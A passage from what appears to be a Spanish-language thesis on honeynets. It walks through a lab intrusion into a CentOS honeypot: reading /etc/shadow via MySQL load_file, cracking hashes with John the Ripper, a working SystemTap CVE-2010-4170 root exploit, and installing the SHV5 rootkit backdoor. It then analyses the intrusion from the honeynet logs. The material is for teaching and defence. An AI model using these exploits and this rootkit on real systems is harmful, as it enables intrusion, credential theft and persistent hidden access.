nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:159:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
mysql:x:101:160:MySQL server:/var/lib/mysql:/bin/bash
mag023:x:500:500::/home/mag023:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
+--------------------------------------------------------------------------------------------+
1 row in set (0.44 sec)
```

```
mysql> select load_file('/etc/shadow');
```

EXPLOTACION DE MYSQL - SHADOW

```
+--------------------------------------------------------------------------------------------+
| load_file('/etc/shadow')
|
+--------------------------------------------------------------------------------------------+
root:$1$F0Tb08Lw$PME8oObVfhBxcPoW7MDa11:15953:0:99999:7:::
bin:*:15953:0:99999:7:::
daemon:*:15953:0:99999:7:::
adm:*:15953:0:99999:7:::
lp:*:15953:0:99999:7:::
sync:*:15953:0:99999:7:::
shutdown:*:15953:0:99999:7:::
halt:*:15953:0:99999:7:::
mail:*:15953:0:99999:7:::
```

```
news:*:15953:0:99999:7:::
uucp:*:15953:0:99999:7:::
operator:*:15953:0:99999:7:::
games:*:15953:0:99999:7:::
gopher:*:15953:0:99999:7:::
ftp:*:15953:0:99999:7:::
nobody:*:15953:0:99999:7:::
nscd:!!:15953:0:99999:7:::
vcsa:!!:15953:0:99999:7:::
pcap:!!:15953:0:99999:7:::
dbus:!!:15953:0:99999:7:::
avahi:!!:15953:0:99999:7:::
rpc:!!:15953:0:99999:7:::
mailnull:!!:15953:0:99999:7:::
smmsp:!!:15953:0:99999:7:::
apache:!!:15953:0:99999:7:::
oprofile:!!:15953:0:99999:7:::
sshd:!!:15953:0:99999:7:::
rpcuser:!!:15953:0:99999:7:::
nfsnobody:!!:15953:0:99999:7:::
xfs:!!:15953:0:99999:7:::
haldaemon:!!:15953:0:99999:7:::
avahi-autoipd:!!:15953:0:99999:7:::
mysql:!!:15953::::::
mag023:$1$gmCWdi6G$AaJScKlhh..dTPTaLTu.91:15954:0:99999:7:::
ntp:!!:15967::::::
+-------------------------------------------------------------------------------------------+
1 row in set (0.44 sec)
```

Ahora que se ha obtenido el contenido de los ficheros, hay que utilizar alguna herramienta para obtener las contraseñas en texto claro a partir de los *hash*.

9.4. Obteniendo las contraseñas de los usuarios del sistema

En la Sección 9.2 se obtuvo el usuario *root* y contraseña *testing* del sistema de base de datos *MySQL*. En esta sección, se obtendrán los credenciales de las cuentas de usuario del sistema operativo.
Se va a usa el programa *John The Ripper* para realizar el *cracking* de las contraseñas [67]. Es una aplicación de criptografía que aplica fuerza bruta para descifrar contraseñas. Si se observa el listado de usuarios del fichero */etc/passwd*, se puede ver que existen dos usuarios locales, estos son *root* y *mag023*. El resto son usuarios de aplicaciones y del sistema. Se va a realizar el proceso de *cracking* sobre el *hash* de la contraseña del usuario *mag023*. Se ha decidido usar esta cuenta para realizar un test de intrusión más completo, ya que si se dispone de la cuenta de *root* desde el inicio, el ataque sería demasiado simple para el estudio. Para reducir el tiempo de procesamiento empleado en obtener la contraseña, se van a eliminar el resto de usuarios de ambos ficheros. Así, tan solo tendrá que realizar *cracking* sobre la cuenta del usuario *mag023*. El fichero */etc/passwd* contiene información de los usuarios, pero los *hashes* MD5 de las contraseñas se encuentran en */etc/shadow*. Hay que generar un único fichero a partir de estos dos que almacene el usuario y su contraseña. *John The Ripper* proporciona una utilidad para hacerlo automáticamente, el comando es el siguiente.

```
$ unshadow passwd shadow > mypasswd.txt
```

Una vez generado el fichero *mypasswd.txt*, tan solo hay que pasárselo por parámetro a *John The Ripper* para que comience el ataque de fuerza bruta. El ataque consiste en probar con distintas contraseñas posibles, calculando sus *hashes* MD5 y comparándolos con el *hash* real almacenado en el archivo */etc/shadow*. El algoritmo MD5 es vulnerable hoy día y *John The Ripper* puede romperlo fácilmente.

```
$ john mypasswd.txt
```

De forma casi inmediata se obtiene el resultado mostrado a continuación.

DESCIFRADO DE CONTRASEÑAS

```
Created directory: /root/.john
Loaded 1 password hash (FreeBSD MD5 [32/64 X2])
letmein          (mag023)
guesses: 1  time: 0:00:00:01 100% (2)  c/s: 732  trying: letmein - maggie
Use the "--show" option to display all of the cracked passwords reliably

$ john --show mypasswd.txt
mag023:letmein:500:500::/home/mag023:/bin/bash

1 password hash cracked, 0 left
```

Ha sido capaz de obtener la contraseña del usuario *mag023*, la contraseña es *letmein*. Ahora es posible acceder al sistema por SSH utilizando esta cuenta de usuario.

9.5. Acceso al sistema e identificación de vulnerabilidades

Con la cuenta obtenida en la sección anterior, se crea una conexión SSH con el *honeypot* para acceder al sistema.

```
$ ssh mag023@192.168.30.100
```

Una vez conectado, se ejecutan una serie de comandos para obtener información sobre el sistema, privilegios de usuario y usuarios conectados. A continuación se muestran los comandos y las respuestas del sistema.

ACCESO AL SISTEMA POR SSH

```
$ ssh mag023@192.168.30.100

mag023@192.168.30.100's password:
Last login: Mon Oct  7 18:22:22 2013 from 192.168.20.1

[mag023@centossrv ~]$ id
uid=500(mag023) gid=500(mag023) grupos=500(mag023) context=user_u:system_r:unconfined_t

[mag023@centossrv ~]$ uname -na
Linux centossrv.localdomain 2.6.18-348.el5 #1 SMP Tue Jan 8 17:57:28 EST 2013 i686 i686 \
        i386 GNU/Linux

[mag023@centossrv ~]$ w
 17:06:10 up 48 min,  1 user,  load average: 0,00, 0,00, 0,08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
mag023   pts/0    192.168.20.1     17:05    0.00s  0.09s  0.03s w
```

Ahora se busca una versión vulnerable del paquete de herramientas *SystemTap* (Sección 8.2.5). Ejecutando el siguiente comando se obtiene información de la versión.

```
[mag023@centossrv ~]$ stap -V
```

VERSIÓN DE SYSTEMTAP

```
SystemTap translator/driver (version 1.3/0.137 non-git sources)
Copyright (C) 2005-2010 Red Hat, Inc. and others
This is free software; see the source for copying conditions.
enabled features: TR1_UNORDERED_MAP
```

La versión instalada tiene una vulnerabilidad ya comentada en la Sección 8.2.5. La vulnerabilidad está detallada en el CVE-2010-4170 [96]. Esta vulnerabilidad existe debido a que cuando la aplicación ejecuta el comando *modprobe* con privilegios de *root*, no limpia el entorno de ejecución disminuyendo los privilegios. Esto permite a un usuario local obtener privilegios de *root* estableciendo una configuración determinada en la variable *MODPROBE_OPTIONS*. *Modprobe* es una utilidad para añadir y eliminar módulos del *kernel* de *Linux* [1].

9.6. Explotando vulnerabilidades de SystemTap

Para conseguir una elevación de privilegios aprovechando la vulnerabilidad citada, se hace uso de un *exploit* de uso local. El *exploit* se obtiene de `http://www.exploit-db.com`, una *web* que tiene una base de datos con una gran cantidad de *exploits* y *payloads* [64]. Una vez descargado en la máquina *Hacker*, se sube al *honeypot*. La forma más eficaz de hacerlo es a través del protocolo SCP (*Secure Copy*) [4]. Es un medio de transferencia segura de ficheros que utiliza el protocolo SSH para proporcionar autenticación y seguridad en la comunicación. Debido a que el *honeypot* no tiene acceso a *Internet*, no es posible descargar el *exploit* directamente desde la *web*. Por lo tanto se utiliza SCP para cargar el *exploit* en el *honeypot*, ya que se dispone de una conexión SSH. Los comandos y parámetros utilizados son los siguientes.

```
$ scp systemtap.sh mag023@192.168.30.100:/home/mag023/systemtap_exploit.sh
```

```
$ scp systemtap.sh mag023@192.168.30.100:/home/mag023/systemtap_exploit.sh

mag023@192.168.30.100's password:
systemtap.sh     100%  198     0.2KB/s   00:00
```

La sintaxis utilizada para la transferencia del *exploit* es la indicada a continuación.

```
scp fichero_origen usuario@servidor:/directorio/fichero_destino
```

Una vez transferido el *exploit* al *honeypot* y utilizando la cuenta del usuario sin privilegios *mag023*, se puede ejecutar el *exploit*. El *exploit* es un fichero de *script* que se ejecuta en una *shell*, por lo tanto, se ejecuta de la siguiente manera.

```
[mag023@centossrv ~]$ sh systemtap_exploit.sh
```

El resultado obtenido se puede ver a continuación.

EXPLOTACIÓN DE SYSTEMTAP

```
[mag023@centossrv ~]$ sh systemtap_exploit.sh
sh-3.2# id
uid=0(root) gid=0(root) grupos=500(mag023) context=user_u:system_r:unconfined_t
```

Como se puede observar, el *exploit* se ejecuta con éxito, devolviendo una *shell* con privilegios de *root*, como muestra la ejecución del comando *id*. Si se sale de la sesión actual, se volverá a la sesión de *mag023* sin privilegios.
El contenido y funcionamiento del *exploit* es muy sencillo, a continuación se comentan los detalles.

EXPLOIT SYSTEMTAP.SH

```
printf "install uprobes /bin/sh" > exploit.conf;
MODPROBE_OPTIONS="-C exploit.conf" staprun -u whatever
```

El *script* genera un archivo de configuración *exploit.conf* que contiene tan solo «*install uprobes /bin/sh*». Esta línea instala el módulo del *kernel uprobes.ko*, el cual permite realizar pruebas de rendimiento en cualquier dirección de memoria de una aplicación para obtener datos e información a partir de la información *debug* generada. A continuación, ejecutará el comando */bin/sh*, que devuelve una *shell* y que también forma parte de los parámetros pasados a *modprobe* cuando sea ejecutado [1].
Después, se sobrescribe la configuración por defecto de *modprobe* con la nueva configuración creada, «*MODPROBE_OPTIONS=C exploit.conf*"». Cuando se ejecuta *staprun -u whatever* [83], se carga el módulo *uprobes.ko* con la ayuda de *modprobe*, que se ejecuta con la nueva configuración y devolviendo la *shell* con privilegios de *root* como consecuencia de la vulnerabilidad de *SystemTap* comentada al final de Sección 9.5.

9.7. Mantener el acceso en el sistema

Ahora que se tiene una *shell* de *root* temporal, lo idóneo es instalar algún *rootkit* en el sistema para garantizar el acceso en cualquier momento, así no sería necesario volver a realizar todo el proceso de intrusión y explotar de nuevo la vulnerabilidad de *SystemTap* para elevar privilegios.
El *rootkit* que se va a instalar es *SHV5*. Es uno de los *rootkits* más completos debido a la cantidad de acciones que realiza en un sistema para apoderarse y esconderse dentro de él. Este *rootkit* permite a un intruso remoto conectarse al equipo infectado a través de una conexión SSH, proporcionando una consola de *root*.
SHV5 sustituye gran cantidad de binarios del sistema por los suyos propios, que han sido modificados con el objetivo de mantenerse activo en el equipo infectado. Algunos de estos binarios infectados son:

- dir
- find
- ifconfig
- lsof
- netstat
- pstree
- shsb
- slocate
- syslogd
- top
- encrypt
- hide
- ls
- md5sum
- ps
- shp
- shsniff
- sz
- ttymon

Además, también sustituye algunas librerías y ficheros de configuración:

- file.h
- hosts.h
- lidps1.so
- log.h
- proc.h
- libproc.a
- libproc.so.2.0.6

Otra de las características es que inutiliza aquellas aplicaciones que puedan ser un problema para su funcionamiento o que puedan descubrirlo, por ejemplo:

- syslogd
- tripwire
- ipchains
- iptables

También hace una búsqueda en el sistema para localizar ciertos *rootkits* instalados y, si los encuentra, los elimina.
Toda esta información se puede ver en el fichero *setup* de *SHV5*. A continuación se va a transferir el *rootkit* al *honeypot* desde la máquina *Hacker*.

TRANSFERENCIA DE SHV5 AL HONEYPOT

```
& scp shv5.tar.gz mag023@192.168.30.100:/home/mag023/shv5.tar.gz

mag023@192.168.30.100's password:
shv5.tar.gz          100%  647KB 646.8KB/s   00:00
```

Desde la *shell* de *root* en el *honeypot*, se procede a su instalación.

INSTALACIÓN DE SHV5

```
sh-3.2# pwd
/home/mag023
sh-3.2# ls
exploit.conf  shv5.tar.gz  systemtap_exploit.sh
sh-3.2# tar xvzf shv5.tar.gz
shv5/
shv5/setup
shv5/bin.tgz
shv5/conf.tgz
shv5/lib.tgz
shv5/README
shv5/utilz.tgz
sh-3.2# cd shv5
sh-3.2# ls -al
total 728
drwxr-xr-x 2    501    501   4096 may  1  2003 .
drwx------ 4 mag023 mag023   4096 oct 10 17:16 ..
-rw-r--r-- 1    501    501 502205 may  1  2003 bin.tgz
-rw-r--r-- 1    501    501    442 abr 18  2003 conf.tgz
-rw-r--r-- 1    501    501  28945 abr 15  2003 lib.tgz
-rw-r--r-- 1    501    501   2789 abr 23  2003 README
-rwxr-xr-x 1    501    501  23569 may  2  2004 setup
-rw-r--r-- 1    501    501 123405 abr 17  2003 utilz.tgz
sh-3.2# chmod 777 setup
sh-3.2# ./setup knocktoopen 1313
[sh]# Installing shv5 ... this wont take long
[sh]# If u think we will patch your holes shoot yourself !
[sh]# so patch manualy and fuck off!

================================================================================

 MMMMM                                MMMMMM
 MMM     MMMMMMMMM    MMMM     MMMM     MMM    [*] Presenting u shv5-rootkit !
 MMM    MMMM    MMMM  MMMM     MMMM     MMM    [*] Designed for internal use !
 MMM    MMMMMMM       MMMMMMMMMMMM     MMM
```

```
 MMM      MMMMMMMM    MMMMMMMMMMMM     MMM    [*] brought to you by: PinT[x]
 MMM           MMMM   MMMM     MMMM     MMM    [*] April 2003
 MMM    MMMM    MMMM  MMMM     MMMM     MMM
 MMM     MMMMMMMMM    MMMM     MMMM     MMM    [*]     *** VERY PRIVATE ***
 MMM                                    MMM    [*] *** so dont distribute ***
 MMMMM        -C- -R- -E- -W-      MMMMMM


=============================================================================

[sh]# backdooring started on centossrv.localdomain
[sh]#
[sh]#
[sh]# checking for remote logging...   guess not.
[sh]# checking for tripwire...  ALERT: TRIPWIRE FOUND!
[sh]# checking for tripwire-database...  ALERT! tripwire database found
[sh]#  dun worry we got handy-tricks for this :)

[sh]# [Installing trojans....]
[sh]#  Using Password : knocktoopen
[sh]#          Using ssh-port : 1313
Se debe usar '-v', =, - o +
[sh]#           : ps/ls/top/netstat/ifconfig/find/ and rest backdoored
[sh]#
[sh]# [Installing some utils...]
[sh]#           : mirk/synscan/others... moved
[sh]# [Moving our files...]
[sh]#           : sniff/parse/sauber/hide moved
[sh]# [Modifying system settings to suite our needs]
[sh]# Checking for vuln-daemons ...
Unknown HZ value! (76) Assume 100.
[sh]# RPC.STATD found - patch it bitch !!!!
-----------------------------------------------------------------------
[sh]# [System Information...]
[sh]# Hostname : centossrv.localdomain (192.168.30.100)
[sh]# Arch : 2013 -+- bogomips : 4000.14 '
[sh]# Alternative IP : 127.0.0.1 -+-  Might be [1 ] active adapters.
[sh]# Distribution: CentOS release 5.9 (Final)
-----------------------------------------------------------------------
[sh]# ipchains ... ?

[sh]# lucky for u no ipchains found
-----------------------------------------------------------------------
[sh]# iptables ...?
iptables: No chain/target/match by that name

-----------------------------------------------------------------------
[sh]# Just ignore all errors if any !
[sh]# ============================== Backdooring completed in :-15 seconds
sh-3.2#
```

El *rootkit* se ha configurado para que permita conexiones *SSH v.1* al puerto 1313, utilizando como usuario *root* y como contraseña *knocktoopen*. Ahora que se ha instalado el *rootkit*, está disponible el *backdoor* que proporciona una *shell* de *root*. Por lo tanto, ya es posible abandonar la sesión de la vulnerabilidad de *SystemTap* y la del usuario *mag023*. Ahora se puede acceder al *honeypot* a través del *backdoor*. Para conectarse al *honeypot* hay que especificar la versión de *SSH* y el puerto de destino.

```
$ ssh -1 root@192.168.30.100 -p 1313
```

Al realizar la conexión, el servidor de SSH instalado por el *rootkit* es el que maneja la conexión. A continuación se puede ver el proceso de conexión y el mensaje de bienvenida.

CONEXIÓN CON EL BACKDOOR

```
$ ssh -1 root@192.168.30.100 -p 1313

The authenticity of host '[192.168.30.100]:1313 ([192.168.30.100]:1313)'can't be established
RSA1 key fingerprint is dc:cd:da:72:fe:6e:db:70:ff:11:e5:cc:b4:27:80:80.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.30.100]:1313' (RSA1) to the list of known hosts.
root@192.168.30.100's password:
Last login: Thu Oct 10 16:21:37 2013 from 192.168.20.1

[sh]  w.e.l.c.o.m.e
[sh]  To The Virtual Reality
[sh]  Enjoy and behave !

[root@SH-crew:/root]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) \
        context=user_u:system_r:unconfined_t
[root@SH-crew:/root]# pwd
/root
```

En este punto se da por terminado el test de intrusión. Se ha conseguido evadir la seguridad del sistema y explotar diferentes vulnerabilidades, comprometiendo por completo el *honeypot*. Un intruso real podría seguir recopilando información a partir del *honeypot* y descubrir otras vulnerabilidades que puedan ser aprovechadas con fines maliciosos. Si se sigue la metodología ISSAF del Capítulo 7, una vez comprometido el sistema, se debe volver a realizar el proceso del test de intrusión para descubrir nuevos recursos y sistemas vulnerables.

Capítulo 10

Análisis de la información de la honeynet

10.1. Análisis de la información del test de intrusión

En el capítulo anterior se realizó un test de intrusión y se detallaron los pasos seguidos desde el punto de vista de un atacante o analista de seguridad. Ahora se analizará la información relacionada con el test de intrusión y que ha sido registrada por los elementos de la *honeynet*. La información recopilada sirve de ayuda en la reconstrucción del ataque y en la generación de una línea de tiempo (*timeline*), donde se intenta plasmar las acciones y eventos generados por el test de intrusión. A continuación se muestra el *timeline* del test de intrusión a partir de los datos registrados en la *honeynet*.

10-octubre-2013 16:38:08

Descripción:
Escaneo de puertos desde la dirección IP 192.168.20.1.
Evidencias:
En el *honeywall* se han detectado intentos de conexión a un alto número de puertos del *honeypot* en un breve espacio de tiempo. Este patrón está asociado a un escaneo de puertos con una herramienta automatizada. En *Walleye* se pueden ver las conexiones. El sistema operativo del atacante ha sido identificado como una distribución *Linux* genérica. En la siguiente imagen se muestran algunos de los flujos de conexiones del escaneo de puertos sufrido.



Figura 10.1: Flujo de conexiones del escaneo de puertos.



Figura 10.2: Descripción de una conexión.

En el log de *IPTables* del *honeywall* también ha quedado registrado el escaneo de puertos. A continuación se muestra uno de los registros que evidencia el escaneo.

```
Oct 10 16:38:08 honeywall kernel: INBOUND TCP: IN=br0 OUT=br0 PHYSIN=eth0 PHYSOUT=eth1
SRC=192.168.20.1 DST=192.168.30.100 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=45735 DF PROTO=TCP
SPT=34891 DPT=443 WINDOW=14600 RES=0x00 SYN URGP=0
```

Si se revisa el log de *IPTables* del *honeypot*, también ha quedado constancia de estos intentos de conexión.

```
Oct 10 16:38:08 centossrv kernel: iptables accept IN= OUT=eth0
SRC=192.168.30.100 DST=192.168.20.1 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF
PROTO=TCP SPT=443 DPT=34891 WINDOW=0 RES=0x00 ACK RST URGP=0
```

Fuentes:
Walleye, *Snort*, P0f, *IPTables* *honeywall*, *IPTables* *honeypot*.

10-octubre-2013 16:40:19

Descripción:
Ataque de fuerza bruta al sistema de base de datos *MySQL* del *honeypot*.
Evidencias:
Se han detectado intentos de conexión de la IP atacante al puerto 3306 de *MySQL* del *honeypot*. En *Walleye* se puede ver el flujo de conexiones y los credenciales con los que se ha intentado acceder al sistema de base de datos. En el contenido del paquete analizado se puede observar la respuesta de la base de datos ante el intento de conexión con unos credenciales no válidos, en este caso, el usuario es *roosters*. En la siguiente figura se indica como acceder al contenido de este paquete desde la interfaz de *Walleye*.



Figura 10.3: Acceso a la vista pcap del flujo de la conexión.

```
10/10-16:40:30.027880 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0x95
192.168.30.100:3306 -> 192.168.20.1:33593 TCP TTL:64 TOS:0x8 ID:10446 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x63491B66  Ack: 0xE8A6901C  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1071987 2206687
4F 00 00 02 FF 15 04 23 32 38 30 30 30 41 63 63  O......#28000Acc
65 73 73 20 64 65 6E 69 65 64 20 66 6F 72 20 75  ess denied for u
73 65 72 20 27 72 6F 6F 73 74 65 72 73 27 40 27  ser 'roosters'@'
31 39 32 2E 31 36 38 2E 32 30 2E 31 27 20 28 75  192.168.20.1' (u
73 69 6E 67 20 70 61 73 73 77 6F 72 64 3A 20 59  sing password: Y
45 53 29                                         ES)
```

El ataque por fuerza bruta ha continuado hasta encontrar un login válido con el que se ha logueado en el sistema de base de datos. El atacante ha accedido a *MySQL* con el usuario *root*, el *password* no se ha podido obtener ya que se encuentra cifrado, pero ya que es un ataque por fuerza bruta, es de suponer que ha entrado con la contraseña de la cuenta *root* previamente establecida, *testing*.
El acceso al sistema de base de datos se puede verificar mirando el contenido del siguiente paquete, el cual es el último en la cadena de intentos del ataque y en donde no se observa el mensaje de acceso denegado de *MySQL*.

```
10/10-16:53:32.975111 0:50:56:C0:0:5 -> 0:C:29:B3:7D:1F type:0x800 len:0x7D
192.168.20.1:47875 -> 192.168.30.100:3306 TCP TTL:64 TOS:0x0 ID:13800 IpLen:20 DgmLen:111 DF
***AP*** Seq: 0x26C742FE  Ack: 0xCB77B45C  Win: 0x73  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2989624 1854828
05 A2 00 00 00 00 00 40 08 00 00 00 00 00 00 00  .......@........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
72 6F 6F 74 00 14 4E 38 D4 00 18 28 69 38 72 B2  root..N8...(i8r.
62 99 B7 ED B4 69 2F F9 B8 8A 00                 b....i/....
```

Además, en el log de *MySQL* del *honeypot* han quedado registrados cada uno de los accesos no autorizados, así como también el acceso válido.

```
Time            Command Argument
131010 16:40:29 Connect Access denied for user 'roosters'@'192.168.20.1'(using password:YES)
131010 16:40:39 Connect Access denied for user 'roosters'@'192.168.20.1'(using password:YES)
...
...
...
131010 16:53:22 Connect Access denied for user 'root'@'192.168.20.1'(using password:YES)
131010 16:53:32 Connect root@192.168.20.1 on
```

Como se puede ver en la ultima línea, el usuario *root* se ha conectado al sistema de base de datos. Los usuarios utilizados en el ataque por fuerza bruta son los indicados a continuación, cada uno de ellos utilizando varias contraseñas.

- roosters
- roostership
- roosting
- roosts
- root

Fuentes:
Walleye, *Snort*, *IPTables* del *honeywall*, *IPTables* del *honeypot*, log de *MySQL* del *honeypot*.

10-octubre-2013 16:55:55

Descripción:
Acceso al sistema de base de datos *MySQL* y ejecución de comandos.
Evidencias:
El atacante establece una nueva conexión al sistema de base de datos usando los credenciales obtenidos en el ataque por fuerza bruta anterior. Se puede ver de nuevo en uno de los paquetes del flujo de conexiones en *Walleye*.

```
10/10-16:56:05.325574 0:50:56:C0:0:5 -> 0:C:29:B3:7D:1F type:0x800 len:0x80
192.168.20.1:38089 -> 192.168.30.100:3306 TCP TTL:64 TOS:0x8 ID:14972 IpLen:20 DgmLen:114 DF
***AP*** Seq: 0x73FFF3DC  Ack: 0x4F16D3AA  Win: 0x73  TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 3141953 2007018
3A 00 00 01 85 A6 0F 00 00 00 00 01 21 00 00 00  :...........!...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 72 6F 6F 74 00 14 FE 19 E7 25 32 9D  ....root.....%2.
CD 97 39 8B 26 5F 11 80 24 16 D6 F4 05 9E        ..9.&_..$.....
```

La conexión también ha quedado reflejada en el log de *MySQL* del *honeypot*.

```
131010 16:56:04       83 Connect     root@192.168.20.1 on
```

Tras realizar la conexión, también se puede ver en el mismo log, la ejecución de varios comandos para visualizar el nivel de privilegios y listar las bases de datos.

```
131010 16:56:13       83 Query       show grants
131010 16:56:20       83 Query       show databases
```

Continuando analizando el mismo flujo de datos de la conexión en *Waleye* tras la conexión a *MySQL*, se puede obtener la respuesta a la ejecución de cada uno de los comandos anteriores.

SHOW GRANTS

```
10/10-16:56:13.842249 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0x107
192.168.30.100:3306 -> 192.168.20.1:38089 TCP TTL:64 TOS:0x8 ID:43962 IpLen:20 DgmLen:249 DF
***AP*** Seq: 0x4F16D40F  Ack: 0x73FFF44F  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2015674 3150463
01 00 00 01 01 27 00 00 02 03 64 65 66 00 00 00  .....'....def...
11 47 72 61 6E 74 73 20 66 6F 72 20 72 6F 6F 74  .Grants for root
40 25 00 0C 21 00 00 0C 00 00 FD 01 00 1F 00 00  @%..!...........
05 00 00 03 FE 00 00 02 00 7F 00 00 04 7E 47 52  .............~GR
41 4E 54 20 41 4C 4C 20 50 52 49 56 49 4C 45 47  ANT ALL PRIVILEG
45 53 20 4F 4E 20 2A 2E 2A 20 54 4F 20 27 72 6F  ES ON *.* TO 'ro
6F 74 27 40 27 25 27 20 49 44 45 4E 54 49 46 49  ot'@'%' IDENTIFI
45 44 20 42 59 20 50 41 53 53 57 4F 52 44 20 27  ED BY PASSWORD '
2A 41 43 35 37 37 35 34 34 36 32 42 36 44 34 43  *AC57754462B6D4C
33 37 33 32 36 33 30 36 32 44 36 30 45 44 43 36  373263062D60EDC6
45 34 35 32 45 35 37 34 44 27 20 57 49 54 48 20  E452E574D' WITH
47 52 41 4E 54 20 4F 50 54 49 4F 4E 05 00 00 05  GRANT OPTION....
FE 00 00 02 00                                   .....
```

SHOW DATABASES

```
